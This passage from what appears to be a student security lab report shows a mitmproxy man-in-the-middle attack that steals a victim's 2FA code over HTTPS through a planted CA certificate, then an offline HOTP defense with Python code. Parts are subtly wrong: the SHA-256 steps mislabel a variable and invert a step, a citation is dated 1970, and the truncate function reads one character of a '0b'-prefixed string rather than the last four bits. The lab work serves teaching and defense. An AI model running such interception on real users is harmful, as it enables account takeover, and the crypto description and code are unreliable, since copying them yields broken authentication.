Update list of trusted Certificate Authorities	*sudo update-ca-certificates*

VM 4 will now trust the certificate served to it from the web server. Finally, we have been using the domain name *votes.gov* for the web server. In order to simulate the correlation between the IP 10.64.6.2 and the domain name votes.gov, we edit **/etc/hosts** on BOTH VM 1 and VM 4, so that they can resolve the names accordingly:




Edited /etc/hosts file (on BOTH VM 1 and VM 3)

We can now run mitmproxy using a slightly altered attack script, **httpsTimingAttack.py** (this script does the same thing as the original, but logs into the victim's account using an https link instead of http).

```
student@csvm:~$ mitmproxy --mode transparent -s httpsTimingAttack.py
```


Running mitmproxy as an HTTPS proxy with updated script

Now that the https server and https mitmproxy are running we can attempt the login process again, visiting the url ***https://votes.gov:8888*** on the client.




Victim can reach the web server over HTTPS with traffic being intercepted by mitmproxy. Browser shows no warnings and claims to be secure.

After logging in using the credentials { *admin* | *password* }, the victim is directed to the 2FA page and runs the advancedAuthApp.py script on VM 3 to get their 2FA code.



Client opens their advanced auth app on VM 3 (bottom left) and inputs it to their browser, while mitmproxy intercepts all traffic

The client then successfully logs in and sees no evidence of an attack, while the attacker's machine has once again gained unauthorized access to the victim's account by logging in using the compromised credentials and stolen 2FA code in a timing attack. This is once again proven by writing the intercepted 2FA code and served login page HTML to a local file *stolenAccountInformation.txt*.



Even with HTTPS, the timing attack succeeds and both the attacker and client have logged into the client's account

While the level at which an attacker must compromise a victim's machine is a bit more extreme in order to circumvent HTTPS protection, this shows that a timing attack is still possible even with HTTPS in place.

V. Defense Phase

1. Advanced Auth App Defense


We built a defense against the trivial availability attack described in the attack section. First, we will discuss the high level concept of how the defense works, then discuss the cryptographic practices we researched and implemented, and finally illustrate the defense mitigating the attack.

Our first infrastructure consisted of a simple authentication app that received a 2FA code from the web server and displayed it to the end user. There are multiple MFA paradigms that follow this same process, such as SMS 2FA and email 2FA, where a trusted computing source sends a code over the internet or phone lines to an end user. By sending the code over a channel (regardless of how secure that channel is), the system creates an attack vector, the line of communication between the 2FA receiver and web server.

While MFA systems like SMS and email ensure that all communication along this line is encrypted so an on-path adversary could not interpret the codes sent, this does not stop trivial availability attacks like the one we deployed.

In researching how real world authentication apps deal with this issue, we learned about efforts to remove the auth app - web server communication entirely, removing the attack vector and having the app run offline. Many modern auth apps work in an offline manner, using One-Time Passwords (OTP), such as Google Authenticator.[18] There are variations on OTPs, including time based OTPs (TOTP) and HMAC based OTPs (HOTP), which utilize a secret key known by the app and the web server. We implement a version of HOTPs based on current practices.

The process of setting up and using the HOTP auth app is shown in the diagram below.



The sign in workflow using the Advanced Auth App.

For the sake of simplicity, we assume the pre-established creation of three accounts on the web server. When creating an account with our website, it is assumed that a secret key is generated and given to the user once their account creation is complete. We will discuss the generation of keys and 2FA codes in the next section, but the script used to generate account keys is *advancedAuthApp.py* on VM 3. A key can be generated with the command:

```
keithdesantis@MacBook-Pro-50 ~
$ python3 advancedAuthApp.py --generate
```

Our three pre-established accounts' credentials and secret keys were mentioned in the **Infrastructure Building** section, but are also listed below and can be found in the

[18] "OTP, TOTP, HOTP: What's the Difference?," OneLogin, accessed November 24, 2022, https://www.onelogin.com/learn/otp-totp-hotp.

accounts_credentials_and_keys.txt on VM 3. We will be using the admin account for all testing and examples.

Username	Password	Secret Key
admin	password	179c86980b18cc8ba6ddd4e28b6a4cb8
user	1234	32c5b6f1c079f0bd8bbf790639642627
user2	4321	0242a09063d3600c8057fe30582936d1

In a real world scenario, each user would have a separate instance of the app which would save their key on a separate device, however, since we only have VM 3 as the "MFA device," the clients will generate 2FA codes by running the *advancedAuthApp.py* script using the *--key* option followed by their secret key. For example, the admin would generate a 2FA code by running the following command on VM 3:

```
student@csvm:~$ python3 advancedAuthApp.py --key 179c86980b18cc8ba6ddd4e28b6a4cb8
```

By changing the design of how our auth app works to reflect real world offline HOTP auth apps, we have removed the necessity for the web server to communicate with the MFA device, effectively removing the availability attack vector.

In the next section, we will discuss the details of the cryptography we researched and how we implemented it in our advanced auth app design. Then we walk through setting up the defense and proving that it mitigates the availability attack.

2. Cryptographic Implementation

We generate keys using the HMAC-based one-time password (HOTP) algorithm[19]. This algorithm was first published in 2005 and has been adopted by many companies allowing for tokens to be generated for their devices. These devices include Android, iPhone, macOS and more. The backbone of this algorithm is a keyed-hash message authentication code (HMAC) which is a type of message authentication code generated using a cryptographic hash function and a secret cryptographic key.

To generate keys using this algorithm, both parties need to use the same cryptographic hash algorithm, secret key K, a counter C, and a value for the length of the code d. In our implementation, both the authenticator and user are using SHA-256 as the cryptographic hash, a

[19] D. M'Raihi et al., "TOTP: Time-Based One-Time Password Algorithm," RFC Editor, May 1, 1970, https://www.rfc-editor.org/rfc/rfc6238.

32 character secret key, a time based counter, and they each generate a six digit code meaning $d = 6$.

For our counter, we use the following function: $T = \frac{T_C - T_0}{T_X}$ where $T_C = Current\ Unix\ Time$, $T_0 = Time\ offset$, and $T_X = The\ time\ period\ the\ code\ is\ valid\ for$. In our algorithm we used the following values in Python: $T_C = math.floor(time.time())$, $T_0 = 0$, and $T_X = 30$. This will increment the counter every 30 seconds meaning that our codes will last 30 seconds.

We use SHA-256 as our hash algorithm. The SHA-256 algorithm works by first converting the input string into binary. It then appends a 1 to the end of the binary string. Next, the algorithm pads 0's to the end of the data until its length is a multiple of 512, minus 64 bits. Next we append 64 bits to the end of the data which is a big endian integer representing the length of the original input data in binary. The next step of the algorithm is to initialize hash values. We first create eight hash values, *h0…h7*, which are hard coded and "represent the first 32 bits of the fractional parts of the square roots of the first eight primes.[20]" We do not create 64 constants which are "the first 32 bits of the fractional parts of the cube roots of the first 64 primes.[19]"

The next steps will be completed for each 512 bit chunk. In each step we will mutate the values of the first constants we created which will turn into our final output. We first copy each entry from the original 512 bit data into an array, *w*, where each entry is 32 bits long. We then add forty eight 32 bit long strings which are set to 0 meaning that *w* has indices 0 to 63. We now modify the "zero-ed" indices at the end of the array using the following algorithm:

For *i* from *w*[16…63]:

s0 = (*w*[i-15] right rotate 7) xor (*w*[i-15] right rotate 18) xor (*w*[i-15] right shift 3)
s0 = (*w*[i-2] right rotate 17) xor (*w*[i-2] right rotate 19) xor (*w*[i-2] right shift 10)
w[i] = *w*[i–16] + s0 + *w*[i-7] + s1

The next step is to modify the first eight values, *h0…h7*. This step is called compression. We first initialize variables through h and set them to *h0…h7* so that a = *h0*, b = *h1*, …, h = *h7*. The compression loop is structured as follows:

For *i* from 0 to 63:

s1 = (e right rotate 6) xor (e right rotate 11) xor (e right rotate 25)
ch = (e and f) xor ((not e) and g)
temp1 = h + s1 + ch + k[i] + w[i]
s0 = (a right rotate 2) xor (a right rotate 13) xor (a right rotate 22)
maj = (a and b) xor (a and c) xor (b and c)
temp2 = s0 + maj
h = g

[20] Lane Wagner, "What Is SHA-256?," Boot.dev (Boot.dev Blog, October 12, 2022), https://blog.boot.dev/cryptography/how-sha-2-works-step-by-step-sha-256/.

g = f
f = e
e = d + temp1
d = c
c = b
b = a
a = temp1 + temp2

We now modify the hash values as follows:

$h0 = h0 + a$
$h1 = h1 + b$
$h2 = h2 + c$
$h3 = h3 + d$
$h4 = h4 + e$
$h5 = h5 + f$
$h6 = h6 + g$
$h7 = h7 + h$

We have now generated a SHA-256 hash.

We will now discuss the HMAC function. The inputs for this function are a secret key, *K*, and a message, *m*. In the algorithm we will use H to denote the hash function, || to denote concatenation, *opad* to denote the outer padding consisting with repeating values 0x5c, and *ipad* to denote the inner padding consistent with repeating values 0x36. The function is as follows.

$$HMAC(K, m) = H((K' \; xor \; opad) \,||\, H((K' \; xor \; ipad) \,||\, m))$$

$$K' = \begin{cases} \mathrm{H}(K) & \text{if } K \text{ is larger than block size} \\ K & \text{otherwise} \end{cases}$$

We will now discuss how we can generate a HOTP value from these functions. The HOTP value is defined as $HOTP\,Value = HOTP(K, C) mod\ 10^d$. The HOTP function is $HOTP(K, C) = truncate\,(HMAC(K, C))$. It should be noted that C must be in big endian form. The truncate function first takes the last four bits of the hash and creates an offset using this value. We now choose 32 bits using the following formula:
$choose32 = bits[offset * 8 : offset * 8 + 32]$. The : operator gets the bits between the first value and the last value inclusive. We finally convert the bit string to a string and get the last *d* values which we can use as our code.

We implemented this algorithm in Python using resources from hackermoon.[21] The our implementation is the following:

[21] Luiz Rosa, "Implementing 2FA: How Time-Based One-Time Password Actually Works [with Python Examples]," HackerNoon, July 6, 2020, https://hackernoon.com/implementing-2fa-how-time-based-one-time-password-actually-works-with-python-examples-cm1m3ywt.

```python
import sys
import math
import time
import hashlib
import hmac
import secrets

key = secrets.token_hex(16)
d = 6


def generateCode():
    byteKey = bytes(key, encoding="utf-8")
    byteCounter = counter().to_bytes(length=8, byteorder="big")
    hash = hmac.new(byteKey, byteCounter, hashlib.sha256)
    return truncate(hash, d)


def truncate(hash, d):
    bits = bin(int(hash.hexdigest(), base=16))
    lastfour = bits[-4]
    offset = int(lastfour, base=2)
    choose32 = bits[offset * 8 : offset * 8 + 32]
    totp = str(int(choose32, base=2))
    return totp[-d:]


def counter():
    T = math.floor(time.time())
    T0 = 0
    TX = 30
    return math.floor((T - T0) / TX)


if __name__ == '__main__':
    arguments = len(sys.argv)

    for i in range(1, arguments, 2):
        arg = sys.argv[i]
        if "--key" in arg:
            print("Found Key")
            key = sys.argv[i + 1]
            print(key)
        elif "--generate" in arg:
            print("Found Generate")
            key = secrets.token_hex(16)
            print(type(key))
            print(key)

    print(generateCode())
```

advancedAuthApp.py on VM 3

Our implementation allows for command line arguments to be used to generate a secret key, or input a secret key and generate a code.

3. Running the Defense


After setting up the environment as described in the **Trivial Availability Attack** section of this report, we repeat the attack using the new *advancedAuthApp.py* to illustrate the defense mitigating the attack.

First, we run the updated version of the web server, *advancedServer.py* on VM 2 with the following command:

```
student@csvm:~/Flask$ python3 advancedServer.py
```


This web server operates in the same way, except that instead of sending the code directly to the auth app, it instead uses the stored secret keys to generate a 2FA code with a given TTL, as is described in the following section.

Once again we launch Chrome on VM 1 using the *google-chrome-stable* command, and navigate to *http://10.64.6.2:8888*. After logging in using the admin's credentials, we are prompted to enter a 2FA code. However, when running the *advancedAuthApp.py* with the admin's key we see that the 2FA code is generated unlike before, as the auth app no longer needs to connect to the web server and the availability attack no longer has an effect.



Unlike before, the advancedAuthApp.py is able to successfully generate a 2FA code, even with the availability attack in place

The admin is then able to submit the code and log in successfully.



Client successfully logs in

The availability attack has been successfully mitigated by implementing an advanced offline HOTP auth app 2FA system based on real world practices.

VI. Conclusion

In our project we explored two distinct scenarios: 1) a trivial availability attack with an auth app based defense and 2) a non-trivial timing attack with no defense. We assume a web server with three pre-registered accounts, all of which have a "secret key" generated at account creation that is shared only by the web server and the account holder. We also assume account holders use VM 3, a potentially compromised device, to host an authentication application that will provide them with 2FA codes.

The trivial availability attack was able to successfully lock users out of accounts by intercepting and dropping communication from the web server to a simple authentication application (on a compromised device) that received a 2FA code from the server. After researching real world authentication application designs, we implement an "advanced auth app" paradigm on both the authentication app and on the web server that utilizes cryptographic *HOTP* passcodes, timing synchronization, and shared secrets to be able to operate offline and remove the availability attack vector. This defense was proven to entirely mitigate the availability attack.

The non-trivial timing attack was able to successfully intercept traffic between the client and server and, using prior knowledge of user credentials and 2FA code workflow. The attacker was able to hold the user's request, exfiltrate the 2FA code, and begin a new session with the server, logging in using stolen credentials and code. The attacker would then be able to forward the user's request, leaving no evidence of account compromise. While we do not offer a comprehensive defense for this attack, we did explain in varying levels of detail multiple attempted defenses and how they fall short, including implementing a "One-Use Code" system, a "Session Termination System" and securing the channel with HTTPS.

VI. Bibliography

Gerencer, Tom. "Best Authenticator Apps for Multi Factor Authentication: HP® Tech Takes." Best Authenticator Apps for Multi Factor Authentication | HP® Tech Takes, November 13, 2021. https://www.hp.com/us-en/shop/tech-takes/best-authenticator-apps-for-multi-factor-authentification.

Ilascu, Ionut. "Okta One-Time MFA Passcodes Exposed in Twilio Cyberattack." *Bleeping Computer*. Accessed November 28, 2022. https://www.bleepingcomputer.com/news/security/okta-one-time-mfa-passcodes-exposed-in-twilio-cyberattack/

Kundu, Kishalaya. "What You Should Know About The SHARPEXT Malware Getting Past Gmail 2FA." Web log. *ScreenRant* (blog), August 5, 2022. https://screenrant.com/sharpext-malware-bypass-gmail-2fa-threat-explained/.

"Make Your Account More Secure." Google Account Help. Google. Accessed November 16, 2022. https://support.google.com/accounts/answer/46526?hl=en.

M'Raihi, D., S. Machani, M. Pei, and J. Rydell. "TOTP: Time-Based One-Time Password Algorithm." RFC Editor, May 1, 1970. https://www.rfc-editor.org/rfc/rfc6238.

Newcomb, Alyssa. "Hackers Can Now Bypass Two-Factor Authentication with a New Kind of Phishing Scam." Maureen Data Systems. Accessed November 21, 2022. https://www.mdsny.com/hackers-can-bypass-two-factor-authentication-with-new-scam/.

Ocampo, Victor R. "Most Mobile Authenticator Apps Have a Design Flaw That Can Be Hacked." Business Wire, October 8, 2021. https://www.businesswire.com/news/home/20211008005015/en/Most-Mobile-Authenticator-Apps-Have-a-Design-Flaw-That-Can-Be-Hacked.

"OTP, TOTP, HOTP: What's the Difference?" OneLogin. Accessed November 24, 2022. https://www.onelogin.com/learn/otp-totp-hotp.

Rascagneres, Paul, and Thomas Lancaster. "SharpTongue Deploys Clever Mail-Stealing Browser Extension 'SHARPEXT.'" Web log. *Volexity* (blog). Volexity Threat Research, July 28, 2022.

https://www.volexity.com/blog/2022/07/28/sharptongue-deploys-clever-mail-stealing-browser-extension-sharpext/.

Robinson, Kelley. “Is Email Based 2FA a Good Idea?” Web log. *Twilio* (blog), April 7, 2020.

https://www.twilio.com/blog/email-2fa-tradeoffs.

Rosa, Luiz. “Implementing 2FA: How Time-Based One-Time Password Actually Works [with Python Examples].” HackerNoon, July 6, 2020. https://hackernoon.com/implementing-2fa-how-time-based-one-time-password-actually-works-with-python-examples-cm1m3ywt.

Tolbert, Matthew M, Elie M Hess, Mattheus C Nascimento, Yunsen Lei, and Craig A Shue.

“International Conference on Information and Communications Security.” In *Exploring Phone-Based Authentication Vulnerabilities in Single Sign-On Systems*, Vol. 13407. Cham: Springer, n.d, https://doi.org/10.1007/978-3-031-15777-6_11.

Wagner, Lane. “What Is SHA-256?” Boot.dev. Boot.dev Blog, October 12, 2022. https://blog.boot.dev/cryptography/how-sha-2-works-step-by-step-sha-256/.

Wilkinson, Drew. “SMS or Email for Two-Factor Authentication?” SMS Marketing & Text

Marketing Services – Try It For Free, July 26, 2021. https://simpletexting.com/sms-vs-email-2fa/#sms.

Winder, Davey. “New Gmail Attack Bypasses Passwords and 2FA to Read All Email.” Forbes.

Forbes Magazine, August 4, 2022. https://www.forbes.com/sites/daveywinder/2022/08/04/gmail-warning-as-new-attack-bypasses-passwords--2fa-to-read-all-email/?sh=6f1087044128.